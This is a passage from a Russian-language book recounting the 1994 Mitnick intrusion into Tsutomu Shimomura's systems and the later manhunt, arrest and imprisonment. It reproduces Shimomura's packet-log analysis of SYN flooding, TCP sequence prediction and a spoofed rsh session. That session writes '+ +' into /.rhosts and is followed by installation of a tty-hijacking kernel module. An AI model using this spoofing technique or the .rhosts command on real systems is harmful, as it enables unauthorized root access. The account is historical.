1382726985:1382726985(0)  win  4096  14:18:25.  400869
130.  92.  6.  97.  626  >  server.  login:  S
1382726986:1382726986(0)  win  4096  14:18:25.  483127
130.  92.  6.  97.  627  >  server.  login:  S
1382726987:1382726987(0)  win  4096  14:18:25.  599582
130.  92.  6.  97.  628  >  server.  login:  S
```

```
1382726988:1382726988(0) win 4096 14:18:25. 653131
130. 92. 6. 97. 629 > server. login: S
1382726989:1382726989(0) win 4096 server.
```

Сервер сгенерировал SYN-ACK для первых восьми SYN-запросов перед тем, как очередь соединений полностью заполнилась. Сервер периодически перетранслирует эти ACK как не требующие ответа. Теперь мы видим 20 попыток соединения от apollo. it. luc. edu с x-terminal. shell. Целью применения этих попыток была попытка определения упорной генеративной способности TCP числового генератора x-terminal. Надо заметить, что инициализирующая запись номера увеличивалась на один больше для каждого соединения, указывая на то, что SYN-пакеты НЕ были сгенерированы TCP обработчиком системы. Ниже приведены результаты RST, сгенерированные в ответ на каждый неопределенный SYN-ACK, поэтому очередь соединения на x-terminal не заполнилась:

```
14:18:25. 906002 apollo. it. luc. edu. 1000 > x-ter-
minal. shell: S 1382726990:1382726990(0) win 4096
14:18:26. 094731 x-terminal. shell > apollo. it. luc.
edu. 1000: S 2021824000:2021824000(0) ack 1382726991
win 4096 14:18:26. 172394 apollo. it. luc. edu. 1000
> x-terminal. shell: R 1382726991:1382726991(0) win 0
14:18:26. 507560 apollo. it. luc. edu. 999 > x-termi-
nal. shell: S 1382726991:1382726991(0) win 4096
14:18:26. 694691 x-terminal. shell > apollo. it. luc.
edu. 999: S 2021952000:2021952000(0) ack 1382726992
win 4096 14:18:26. 775037 apollo. it. luc. edu. 999 >
x-terminal. shell: R 1382726992:1382726992(0) win 0
14:18:26. 775395 apollo. it. luc. edu. 999 > x-termi-
nal. shell: R 1382726992:1382726992(0) win 0 14:18:27.
014050 apollo. it. luc. edu. 998 > x-terminal. shell:
S 1382726992:1382726992(0) win 4096 14:18:27. 174846
x-terminal. shell > apollo. it. luc. edu. 998: S
2022080000:2022080000(0) ack 1382726993 win 4096
14:18:27. 251840 apollo. it. luc. edu. 998 > x-termi-
nal. shell: R 1382726993:1382726993(0) win 0 14:18:27.
544069 apollo. it. luc. edu. 997 > x-terminal. shell:
S 1382726993:1382726993(0) win 4096 14:18:27. 714932
x-terminal. shell > apollo. it. luc. edu. 997: S
2022208000:2022208000(0) ack 1382726994 win 4096
14:18:27. 794456 apollo. it. luc. edu. 997 > x-termi-
nal. shell: R 1382726994:1382726994(0) win 0 14:18:28.
```

```
054114 apollo. it. luc. edu. 996 > x-terminal. shell:
S 1382726994:1382726994(0) win 4096 14:18:28. 224935
x-terminal. shell > apollo. it. luc. edu. 996: S
2022336000:2022336000(0) ack 1382726995 win 4096
14:18:28. 305578 apollo. it. luc. edu. 996 > x-termi-
nal. shell: R 1382726995:1382726995(0) win 0 14:18:28.
564333 apollo. it. luc. edu. 995 > x-terminal. shell:
S 1382726995:1382726995(0) win 4096 14:18:28. 734953
x-terminal. shell > apollo. it. luc. edu. 995: S
2022464000:2022464000(0) ack 1382726996 win 4096
14:18:28. 811591 apollo. it. luc. edu. 995 > x-termi-
nal. shell: R 1382726996:1382726996(0) win 0 14:18:29.
074990 apollo. it. luc. edu. 994 > x-terminal. shell:
S 1382726996:1382726996(0) win 4096 14:18:29. 274572
x-terminal. shell > apollo. it. luc. edu. 994: S
2022592000:2022592000(0) ack 1382726997 win 4096
14:18:29. 354139 apollo. it. luc. edu. 994 > x-termi-
nal. shell: R 1382726997:1382726997(0) win 0 14:18:29.
354616 apollo. it. luc. edu. 994 > x-terminal. shell:
R 1382726997:1382726997(0) win 0 14:18:29. 584705
apollo. it. luc. edu. 993 > x-terminal. shell: S
1382726997:1382726997(0) win 4096 14:18:29. 755054 x-
terminal. shell > apollo. it. luc. edu. 993: S
2022720000:2022720000(0) ack 1382726998 win 4096
14:18:29. 840372 apollo. it. luc. edu. 993 > x-termi-
nal. shell: R 1382726998:1382726998(0) win 0 14:18:30.
094299 apollo. it. luc. edu. 992 > x-terminal. shell:
S 1382726998:1382726998(0) win 4096 14:18:30. 265684
x-terminal. shell > apollo. it. luc. edu. 992: S
2022848000:2022848000(0) ack 1382726999 win 4096
14:18:30. 342506 apollo. it. luc. edu. 992 > x-termi-
nal. shell: R 1382726999:1382726999(0) win 0 14:18:30.
604547 apollo. it. luc. edu. 991 > x-terminal. shell:
S 1382726999:1382726999(0) win 4096 14:18:30. 775232
x-terminal. shell > apollo. it. luc. edu. 991: S
2022976000:2022976000(0) ack 1382727000 win 4096
14:18:30. 852084 apollo. it. luc. edu. 991 > x-termi-
nal. shell: R 1382727000:1382727000(0) win 0 14:18:31.
115036 apollo. it. luc. edu. 990 > x-terminal. shell:
S 1382727000:1382727000(0) win 4096 14:18:31. 284694
x-terminal. shell > apollo. it. luc. edu. 990: S
2023104000:2023104000(0) ack 1382727001 win 4096
14:18:31. 361684 apollo. it. luc. edu. 990 > x-termi-
nal. shell: R 1382727001:1382727001(0) win 0 14:18:31.
627817 apollo. it. luc. edu. 989 > x-terminal. shell:
```

S 1382727001:1382727001(0) win 4096 14:18:31. 795260 x-terminal. shell > apollo. it. luc. edu. 989: S 2023232000:2023232000(0) ack 1382727002 win 4096 14:18:31. 873056 apollo. it. luc. edu. 989 > x-terminal. shell: R 1382727002:1382727002(0) win 0 14:18:32. 164597 apollo. it. luc. edu. 988 > x-terminal. shell: S 1382727002:1382727002(0) win 4096 14:18:32. 335373 x-terminal. shell > apollo. it. luc. edu. 988: S 2023360000:2023360000(0) ack 1382727003 win 4096 14:18:32. 413041 apollo. it. luc. edu. 988 > x-terminal. shell: R 1382727003:1382727003(0) win 0 14:18:32. 674779 apollo. it. luc. edu. 987 > x-terminal. shell: S 1382727003:1382727003(0) win 4096 14:18:32. 845373 x-terminal. shell > apollo. it. luc. edu. 987: S 2023488000:2023488000(0) ack 1382727004 win 4096 14:18:32. 922158 apollo. it. luc. edu. 987 > x-terminal. shell: R 1382727004:1382727004(0) win 0 14:18:33. 184839 apollo. it. luc. edu. 986 > x-terminal. shell: S 1382727004:1382727004(0) win 4096 14:18:33. 355505 x-terminal. shell > apollo. it. luc. edu. 986: S 2023616000:2023616000(0) ack 1382727005 win 4096 14:18:33. 435221 apollo. it. luc. edu. 986 > x-terminal. shell: R 1382727005:1382727005(0) win 0 14:18:33. 695170 apollo. it. luc. edu. 985 > x-terminal. shell: S 1382727005:1382727005(0) win 4096 14:18:33. 985966 x-terminal. shell > apollo. it. luc. edu. 985: S 2023744000:2023744000(0) ack 1382727006 win 4096 14:18:34. 062407 apollo. it. luc. edu. 985 > x-terminal. shell: R 1382727006:1382727006(0) win 0 14:18:34. 204953 apollo. it. luc. edu. 984 > x-terminal. shell: S 1382727006:1382727006(0) win 4096 14:18:34. 375641 x-terminal. shell > apollo. it. luc. edu. 984: S 2023872000:2023872000(0) ack 1382727007 win 4096 14:18:34. 452830 apollo. it. luc. edu. 984 > x-terminal. shell: R 1382727007:1382727007(0) win 0 14:18:34. 714996 apollo. it. luc. edu. 983 > x-terminal. shell: S 1382727007:1382727007(0) win 4096 14:18:34. 885071 x-terminal. shell > apollo. it. luc. edu. 983: S 2024000000:2024000000(0) ack 1382727008 win 4096 14:18:34. 962030 apollo. it. luc. edu. 983 > x-terminal. shell: R 1382727008:1382727008(0) win 0 14:18:35. 225869 apollo. it. luc. edu. 982 > x-terminal. shell: S 1382727008:1382727008(0) win 4096 14:18:35. 395723 x-terminal. shell > apollo. it. luc. edu. 982: S 2024128000:2024128000(0) ack 1382727009 win 4096

```
14:18:35. 472150 apollo. it. luc. edu. 982 > x-termi-
nal. shell: R 1382727009:1382727009(0) win 0 14:18:35.
735077 apollo. it. luc. edu. 981 > x-terminal. shell:
S 1382727009:1382727009(0) win 4096 14:18:35. 905684
x-terminal. shell > apollo. it. luc. edu. 981: S
2024256000:2024256000(0) ack 1382727010 win 4096
14:18:35. 983078 apollo. it. luc. edu. 981 > x-termi-
nal. shell: R 1382727010:1382727010(0) win 0
```

Надо заметить, что каждый SYN-ACK, посланный с x-terminal, имел очередной номер на 128,000 больше предыдущего. Теперь мы видим определенный SYN (запрос на соединение), идущий от server. login к x-terminal. shell. Было установлено атакующим, что x-terminal «верит» запросам с сервера, поэтому x-terminal будет принимать и обрабатывать пакеты, идущие с сервера (или кого-то, управляющим сервером). X-terminal отвечает server-пакетом SYN-ACK, который должен быть обработан для того, чтобы соединение было открыто. Так как сам сервер игнорирует пакеты, идущие на server. login, этот ACK остается необработанным. В нормальном состоянии пакетный номер от SYN-ACK требуется для нормальной генерации правильного пакета ACK. В данном случае атакующий является в состоянии предугадать пакет-ный номер, находящийся и составляющий SYN-ACK, базируясь на полученной технологии и алгоритме TCP генератора пакетных чисел x-terminal, и это дает возможность обработать SYN-ACK без транслирования процесса:

```
14:18:36. 245045 server. login > x-terminal. shell: S
1382727010:1382727010(0) win 4096 14:18:36. 755522
server. login > x-terminal. shell:. ack 2024384001 win
4096
```

Машина, с которой происходит атака адреса, теперь имеет одностороннее соединение с x-terminal. shell, которое выглядит как соединение с server. login. Эта система может управлять соединением, может направлять, получать и обрабатывать данные, идущие от x-terminal. shell. С системы идет запрос:

```
14:18:37. 265404 server. login > x-terminal. shell: P
0:2(2) ack 1 win 4096 14:18:37. 775872 server. login
> x-terminal. shell: P 2:7(5) ack 1 win 4096 14:18:38.
287404 server. login > x-terminal. shell: P 7:32(25)
```

```
ack 1 win 4096
```

который преобразуется:

```
14:18:37 server# rsh x-terminal «echo + + >>/. rhosts»
```

Общее время, которое прошло с момента попадания первого перехваченного пакета, составляло меньше 16 секунд. После чего система произвела отключение:

```
14:18:41. 347003 server. login > x-terminal. shell:. ack 2 win 4096 14:18:42. 255978 server. login > x-terminal. shell:. ack 3 win 4096 14:18:43. 165874 server. login > x-terminal. shell: F 32:32(0) ack 3 win 4096 14:18:52. 179922 server. login > x-terminal. shell: R 1382727043:1382727043(0) win 4096 14:18:52. 236452 server. login > x-terminal. shell: R 1382727044:1382727044(0) win 4096
```

Далее появились RST пакеты для снятия «полуоткрытых» соединений и освобождения очереди соединений server. login:

```
14:18:52. 298431 130. 92. 6. 97. 600 > server. login: R 1382726960:1382726960(0) win 4096 14:18:52. 363877 130. 92. 6. 97. 601 > server. login: R 1382726961:1382726961(0) win 4096 14:18:52. 416916 130. 92. 6. 97. 602 > server. login: R 1382726962:1382726962(0) win 4096 14:18:52. 476873 130. 92. 6. 97. 603 > server. login: R 1382726963:1382726963(0) win 4096 14:18:52. 536573 130. 92. 6. 97. 604 > server. login: R 1382726964:1382726964(0) win 4096 14:18:52. 600899 130. 92. 6. 97. 605 > server. login: R 1382726965:1382726965(0) win 4096 14:18:52. 660231 130. 92. 6. 97. , 606 > server. login: R 1382726966:1382726966(0) win 4096 14:18:52. 717495 130. 92. 6. 97. 607 > server. login: R 1382726967:1382726967(0) win 4096 14:18:52. 776502 130. 92. 6. 97. 608 > server. login: R 1382726968:1382726968(0) win 4096 14:18:52. 836536 130. 92. 6. 97. 609 > server. login: R 1382726969:1382726969(0) win 4096 14:18:52. 937317 130. 92. 6. 97. 610 > server. login: R 1382726970:1382726970(0) win 4096 14:18:52. 996777
```

```
130. 92. 6. 97. 611 > server. login: R
1382726971:1382726971(0) win 4096 14:18:53. 056758
130. 92. 6. 97. 612 > server. login: R
1382726972:1382726972(0) win 4096 14:18:53. 116850
130. 92. 6. 97. 613 > server. login: R
1382726973:1382726973(0) win 4096 14:18:53. 177515
130. 92. 6. 97. 614 > server. login: R
1382726974:1382726974(0) win 4096 14:18:53. 238496
130. 92. 6. 97. 615 > server. login: R
1382726975:1382726975(0) win 4096 14:18:53. 297163
130. 92. 6. 97. 616 > server. login: R
1382726976:1382726976(0) win 4096 14:18:53. 365988
130. 92. 6. 97. 617 > server. login: R
1382726977:1382726977(0) win 4096 14:18:53. 437287
130. 92. 6. 97. 618 > server. login: R
1382726978:1382726978(0) win 4096 14:18:53. 496789
130. 92. 6. 97. 619 > server. login: R
1382726979:1382726979(0) win 4096 14:18:53. 556753
130. 92. 6. 97. 620 > server. login: R
1382726980:1382726980(0) win 4096 14:18:53. 616954
130. 92. 6. 97. 621 > server. login: R
1382726981:1382726981(0) win 4096 14:18:53. 676828
. 130. 92. 6. 97. 622 > server. login: R
1382726982:1382726982(0) win 4096 14:18:53. 736734
130. 92. 6. 97. 623 > server. login: R
1382726983:1382726983(0) win 4096 14:18:53. 796732
130. 92. 6. 97. 624 > server. login: R
1382726984:1382726984(0) win 4096 14:18:53. 867543
130. 92. 6. 97. 625 > server. login: R
1382726985:1382726985(0) win 4096 14:18:53. 917466
130. 92. 6. • 97. 626 > server. login: R
1382726986:1382726986(0) win 4096 14:18:53. 976769
130. 92. 6. 97. 627 > server. login: R
1382726987:1382726987(0) win 4096 14:18:54. 039039
130. 92. 6. 97. 628 > server. login: R
1382726988:1382726988(0) win 4096 14:18:54. 097093
130. 92. 6. 97. 629 > server. login: R
1382726989:1382726989(0) win 4096 server. login
```

начал поддержку соединений. После того, как был получен root-доступ к системе посредством атаки IP-адреса, в системе был откомпилирован и установлен загрузочный модуль ядра, называемый «tap-2. 01». Модуль был установлен на x-terminal:

```
x-terminal% modstat Id Type Loadaddr Size B-major C-
major Sysnum Mod Name 1 Pdrv ff050000 1000 59.
```

```
tap/tap-2. 01 alpha x-terminal% ls -1 /dev/tap crwxr-
wxrwx 1 root 37, 59 Dec 25 14:40 /dev/tap
```

Этот модуль оказался загрузочным модулем ядра STREAM, который был вставлен в существующий стэк STREAM и использовался для перехвата контроля над tty устройством. Он был использован для перехвата сессии соединения с target приблизительно в 14:51. Конечно, никакая атака не может быть завершенной без персонального участия:

```
ftp://ftp. sdsc. edu/pub/security/sounds/tweedle-dee.
au ftp://ftp. sdsc. edu/pub/security/sounds/tweedle-
dum. aи
```

Здесь находятся аудио-файлы в формате Sun, 8-bit u-law, 8 khz sample rate. Цутому Шимомура tsutomu@ucsd. edu +1 619 534 5050 Университет Калифорнии в Сан-Диего/Суперкомпьютерный центр Сан-Диего, США».

Второй раунд

Всполошившийся лаборант позвонил Шимомуре, и тот помчался домой, чтобы провести ревизию имущества. Пока он разбирался что к чему, обидчик нанес ему новое оскорбление. Уже 27 декабря он прислал Шимомуре звуковое сообщение, где компьютерно-искаженный голос проговорил: «Будь ты проклят (Damn you). Моя техника — самая лучшая... Разве ты не знаешь, кто я... Я и мои друзья... Мы убьем тебя». И как будто бы второй голос на заднем плане поддакнул: «Точно, босс, твое кунг-фу осень клёво» (разящий в самое сердце намек на национальность и акцент Шимомуры).

Разъяренный японец, как достойный потомок самураев, поклялся отомстить обидчику, который нанес ему столь гнусное личное оскорбление, и поставил под вопрос его репутацию как специалиста. Для этого он задался целью реконструировать полную картину инцидента и понять, как можно изловить «мародера», используя оставленные им электронные следы.

Не вдаваясь в детали, техника нападения Митника на компьютер Шимомуры была такова. Вначале хакер проник в «дружественный» компьютер в Университете Лойолы в Чикаго. «Дружественный» — это слово здесь означает, что данный компьютер имел санкцию на доступ к файлам в компьютере Шимомуры в Калифорнии. Весь фокус состоял в том, чтобы фальсифицировать исходный адрес системы, откуда поступали пакеты на шимомуровский компьютер, что Митник с успехом и проделал.

Атака эта была проведена с необычайным искусством — ведь Митнику приходилось работать вслепую. Известно, что когда система получает пакет, она посылает на компьютер-отправитель сообщение, подтверждающее получение. Не будучи в состоянии видеть эти сообщения (ведь они поступали на компьютер, где он якобы находился), Митник смог, тем не менее, разгадать номера последовательностей и тем самым приписать соответствующие номера дальнейшим посылаемым пакетам. (Теоретическая возможность этого была предсказана Стивом Белловином из Bell Labs еще в 1989 году, однако атака Митника оказалась первым известным случаем применения этой техники на практике).

Скачав файлы Шимомуры (в частности, программы обеспечения компьютерной безопасности), Митник перекинул их на бездействующий эккаунт в «The Well» — калифорнийскому Интернет-провайдеру. И... затаился!

Разобравшись в том, что произошло, Шимомура принялся действовать, как настоящий воин — с открытым забралом. Он не стал утаивать случившегося инцидента, а напротив, публично рассказал об использованной кракером технике на конференции в городе Сонома, Калифорния, а также предал гласности технические детали нападения. Он всегда был сторонником открытого обсуждения изъянов в системах, хотя многие считали, что это лишь поощряет хакеров. Таким образом, первым оружием против одиночки-бунтаря стала Гласность. Сразу же после доклада Шимомуры среагировала специальная «группа быстрого реагирования» (Computer Emergency Response Team), финансируемая Министерством обороны США: по сети пошли сообщения, предупреждая системных администраторов, что подобная неприятность может случиться и с ними, и призывая их к бдительности. Шимомура же переключился на то, чтобы установить, кто именно взломал его систему.

27 января 1995 года системный оператор «The Well» обратил внимание на необычно большое количество данных на эккаунте, который обычно был почти пуст. Он связался с одним из владельцев эккаунта — Брюсом Кобаллом, программистом из «Computers, Freedom and Privacy Group». Кобалл испытал шок, увидев у себя на компьютере файлы Шимомуры, и вскоре позвонил ему. (Позже техники из «The Well» обнаружили еще десяток эккаунтов, используемых хакером, – большей частью «спящих», где он хранил украденную им информацию). Затем, когда на эккаунте Кобалла обнаружили файлы с паролями и кодами многих компаний, включая более 20 тыс. номеров кредитных карточек, украденных из «NetCom Inc.» (еще один провайдер он-

лайновых услуг), в игру включились федеральные власти. ФБР составило список подозреваемых, и Митник шел в этом списке одним из первых.

Как его вычислили? Во-первых, взлом шимомуровского компьютера был, по всей видимости, чисто хакерской акцией и не преследовал денежных целей. Во-вторых, хакер придерживался правила не хранить данных, которые могут его изобличить, на своей собственной машине. Главной же наводкой оказались обнаружившиеся в «спящих файлах» файлы программ для манипулирования сотовым телефоном. «Коды сотовых телефонов заинтриговали нас, — сказал Шимомура, – поскольку мы знали, что именно Кевин был особенно охоч до них».

С чисто самурайским коварством и, чтобы как-то расшевелить человека, вторгшегося в его систему, Шимомура заманил его в ловушку. Он разослал по ньюс-группам запись его голоса в виде звукового файла.

Приманка сработала — на автоответчик Шимомуры пришло еще одно насмешливое послание: «Ах, Цутому, мой образованный ученик, я вижу, ты разослал по сети мой голос... Я очень огорчен, сын мой...».

Между тем Шимомура установил на «The Well» круглосуточный мониторинг, позволяющий засекать любую необычную активность. С помощью команды помощников из ФБР и Национального агентства безопасности он терпеливо отслеживал все действия хакера и маршрут, который прошли его компьютерные сообщения.

Было установлено, что хакер во многих городах использовал публичные компьютеры, которые дают пользователю возможность получить доступ к системе, не платя за междугороднюю связь. Как плацдарм для своих атак он использовал «NetCom». Анализируя пути сообщений и интенсивность траффика в разных местах, Шимомура пришел к выводу, что хакер находится где-то в районе аэропорта Дурхейм близ города Ралейх в Северной Каролине. Федеральные агенты засекли для Шимомуры телефонную связь в Ралейхе, но оказалось, что линия вновь и вновь замыкается на себя, как бы не имея начала. Тем не менее, район поиска оказалось возможным сузить до двухкилометровой зоны.

12 февраля Шимомура вылетел в Ралейх (как писали в газетах, «в спешке забыв дома запасные носки»). Группа по выслеживанию Митника, которую он возглавил, включала федеральных агентов, инженеров из «Sprint Cellular», а также известного журналиста из «New York Times» Джона Маркоффа, позже автора книги «Киберпанк» (написанной в соавторстве с его тогдашней женой Кати Хефнер), посвя-

щенной Митнику и другим хакерам. (Сам Маркофф позже признавал, что делился с Шимомурой информацией о привычках Митника, но отрицал, что входил в поисковую команду, настаивая на том, что он действовал всего лишь как репортер). Группа патрулировала улицы на автомобилях, снабженных устройством для перехвата частот сотовых телефонов. Опасаясь, что Митник может подслушивать сообщения, которыми обмениваются полицейские, Шимомура настоял на том, чтобы все рации поисковой группы в районе Плэйерс-Клаб, в котором, как они полагали, находится объект их поиска, были отключены. Эта предосторожность оказалась не напрасной...

В конце концов Митник начал передачу и его засекли. Сделал это Шимомура, использовав Cellscope — аппарат, позволяющий засекать частоты сотовой связи.

Поздним вечером 14 февраля, в Валентинов день, федеральный судья Уоллас Диксон подписал ордер на обыск квартиры 202 в Плэйерс-Клаб, которую Митник снимал с начала февраля, используя имя Гленн Томас Кейз.

15 февраля в 1.30 ночи, когда Шимомура определил, что Митник вышел на связь, агенты постучались в дверь. Через несколько минут Митник отворил дверь и был арестован.

Когда Шимомура и Митник впервые встретились лицом к лицу на предварительном судебном слушании в Ралейхе, Митник взглянул на Шимомуру и сказал: «Здравствуй, Цутому. Я уважаю твое мастерство». Шимомура в ответ не сказал ни слова и лишь высокомерно кивнул.

Позже, давая интервью, Шимомура заявил: «Из того, что я видел, мне он не кажется таким уж большим специалистом». И добавил: «Проблема не в Кевине, проблема в том, что большинство систем действительно плохо защищены. То, что делал Митник, остается осуществимым и сейчас».

Шимомура оказался истинным носителем самурайских традиций и до сих пор не особенно противится, когда его пытаются представить героем, одолевшим коварного людоеда из виртуального мира. В конце концов он победил противника на его же территории, его же оружием, в его же стране, применив собственную тактику и стратегию.

Ну а Митник действительно дал себя поймать, наследил по всей Америке, и это почтенному Цутомо-сан кажется выражением дурного тона. Хотя откуда в этой Америке взять истинно изысканный вкус? Иногда в интервью он говорит, что единственное чувство, которое он

испытывает по отношению к Митнику, — это жалость. «Я полагаю, что власти могли бы сделать что-нибудь более изящное, чем просто посадить его за решетку», — не раз заявлял он. Возможно, происходи все это в его стране и будь правосудие в его воле, он позволил бы Митнику совершить изящное харакири.

И тем не менее Митника посадили...


У нас почти нет информации об этом периоде его жизни. Полагаем, что ему в тюрьме, как рецидивисту, было несладко. Особенно обидно было ему узнавать, как спевшиеся на его виртуальных костях Маркофф и Шимомура гребут лопатой деньги, разъезжая по стране с лекциями и рекламируя свою книгу и игру.

Карикатура на Цутому Шимомуру изображает его в виде злого и коварного волшебника

Вот что пишет об этом Джонатан Литтман - - журналист, старый приятель, поддерживавший связь с Митником в период его нахождения в розыске и к которому Митник обратился из мест заключения.

«Он писал мне почти каждую неделю на желтой официальной бумаге, перечисляя свои тюремные невзгоды и жалуясь на отсутствие текстового процессора, — говорит Литтман. — Эти письма изобилуют характерными интернетовскими сокращениями; в начале каждого указано точное время, когда Митник начал писать письмо — словно он все еще находился в он-лайне». Как отмечает Литтман, хотя Митник не утратил чувства юмора, в его шутках чувствуется горечь. Например, когда тюремное начальство призналось, что они прочли письмо Майка Уолласа, где тот предлагает Митнику выступить в телевизионной программе «60 минут», Митник заметил: «Поэтическое правосудие, а?..».

К октябрю 1995 года Митник сменил три тюрьмы — одна другой хуже, если судить по его письмам. В первой он был избит и ограблен двумя сокамерниками и едва избежал столкновений с другими. Когда он написал жалобу, что вегетарианская диета, которую он затребовал, свелась к бутербродам с арахисовым маслом и что ему отказа-




Маркофф и Шимомура неплохо заработали на своей книге

лись выписать лекарства против стресса и желудочных болей, начальство распорядилось перевести его в тюрьму более строгого режима. В новой тюрьме у него первым делом конфисковали книги, нижнее белье и туалетные принадлежности. Ему вновь было отказано в лекарствах и после того, как 18 июня он был госпитализирован с диагнозом «спазмы пищевода», его адвокат заявил, что «намеренное игнорирование серьезных медицинских нужд» его подопечного является нарушением конституционных норм. Однако прежде, чем федеральный судья успел дать ход этой жалобе, Митник был переведен в третью по счету тюрьму. Там условия оказались еще хуже, чем в двух первых. Кроме него, в камере было еще семь заключенных. В тюрьме отсутствовала юридическая библиотека (что вообще-то предполагается федеральным законодательством). В камере не было ни радио, ни телевизора. Каждому заключенному позволялось иметь одновременно не более двух книг. На восемь человек в камере приходился единственный карандашный огрызок, который отбирался после обеда. Митнику выдавали по одному листу бумаги в день.

А на воле тем временем Митник оставался весьма живым напоминанием типа «memento mori». На конференции, посвященной проблемам компьютерной безопасности в Берлингаме Кари Хекман сравнил вызов, который Митник бросил специалистам по безопаснос-

ти, с вызовом, каким для США в 1957 году явился запуск первого советского спутника.




Его до сих пор называют «компьютерным террористом», «самым опасным парнем, который когда-либо садился за клавиатуру», в нем видят героя и образец для подражания, третьи считают, что ничего он особенного не сделал... Сам же Митник, похоже, не очень понимает, кто он и что он на самом деле. Он просто занимался тем, чем ему НРАВИЛОСЬ заниматься. И вот к чему это привело... В письме к Литтону он спрашивает, считает ли тот, что его следует осудить на длительный срок. Литтон не нашелся, что ответить.

Вместо заключения

Знаменитый хакер Кевин Митник отсидел 4 года в тюрьме за взлом информационных систем ряда крупных компаний и вышел на свободу на полгода раньше срока.

В соответствии с решением суда Митнику было запрещено в течение трех лет работать на должностях, связанных с использованием компьютера. Работу Митнику предложил Стивен Брилл (Steven Brill), издатель ежемесячного журнала Brill`s Content. В июле должен начать работу Web-сайт Contentville. Для него бывшему хакеру предложено писать обзоры компьютерных журналов и комментировать выпускаемые компьютерные продукты. Брилл сообщил, что Митник будет одним из почти 90 авторов, которых он привлекает для создания контента для сайта Contentville. Он собирается выплатить ему 5000 долларов аванса и платить по 750 долл. за колонку. Брилл собирается также выпустить электронную книгу, в которую будет включено несколько статей Митника, и за эту работу Митник получит 50% прибыли от продажи книги. А чтобы не нарушать судебный запрет на общение с компьютером и сотовым телефоном, Митник будет писать свои опусы на печатной машинке и диктовать их редакторам по обычному телефону. Митник уже обратился за разрешением на подобную работу к офицеру полиции, осуществляющему надзор за условно-досрочно освобожденными. Однако такого разрешения он не получил, поскольку в полиции решили, что эта работа имеет прямое отношение к компьютерам, что запрещено приговором суда. Митнику посоветовали поискать другую работу. По запросу адвоката Митника это дело должен рассмотреть суд.

Глава 11
«ХАКЕР» КАК ДИАГНОЗ



Вот еще одно сообщение с телетайпов новостей. «МИТНИК АУТИСТ?» Американка Тэмпль Грэндин, профессор ветеринарии, страдающая одной из редких форм аутизма — синдромом Аспергера — наблюдала за телеинтервью Кевина Митника и убедилась, что у знаменитого 36-летнего хакера выражены внешние симптомы этого врожденного психического заболевания.

Это неспособность нормально взаимодействовать с людьми, полное непонимание намеков собеседника, странный фиксированный взгляд, неумение смотреть в глаза собеседнику, неуклюжесть в движениях, необычность мимики.

Грэндин сопоставила то, что было ей известно о Митнике из газет, с другими симптомами синдрома Аспергера: сильно развитая способность к медленной методичной работе с числами, а также умение сосредоточиться на проблеме в течение длительного времени, — и пришла к выводу, что Митник, несомненно, страдает синдромом Аспергера.

Тэмпль знает предмет не только как пациент: будучи одним из самых известных в США носителей болезни, она нередко выступает от имени всех больных синдромом Аспергера.

Интервью Митника было показано по телевидению около года назад. С того времени Грэндин и некоторые другие исследователи-психологи работают над вопросом: является ли синдром Аспергера болезнью, которая толкает подростков заниматься компьютерным взломом? По мнению Грэндин, нельзя однозначно сказать, что все хакеры — аутисты, но, безусловно, если ребенок с этим синдромом заболевания был обделен вниманием воспитателей, то в нем может развиться наклонность к хакерству.

Интересно, что сам Митник готов согласиться с поставленным диагнозом: находясь в заключении, он переговорил с другим хакером, у которого этот синдром был точно диагностирован, и, «примерив на себя» его описания, убедился, что они вполне ему подходят.

В то же время другие психиатры опровергают связь между синдромом Аспергера и хакерством. Они упирают на то, что большинство известных им больных — предельно, до болезненности честные и законопослушные граждане.

Впрочем, известно, что наиболее знаменитые хакеры (в том числе и сам Митник) взламывают сайты не только и не столько ради на-

живы, сколько из «спортивного» интереса и желания померяться силами со службами компьютерной защиты знаменитых корпораций.

Сейчас в США нет исследований по этому поводу, однако вполне возможно, что теперь начнется массовое исследование психологических особенностей хакеров, пишет газета «USA Today».

Это давно пора сделать, учитывая, в какой обстановке воспитывалось старшее поколение нынешних хакеров — ровесники Митника.

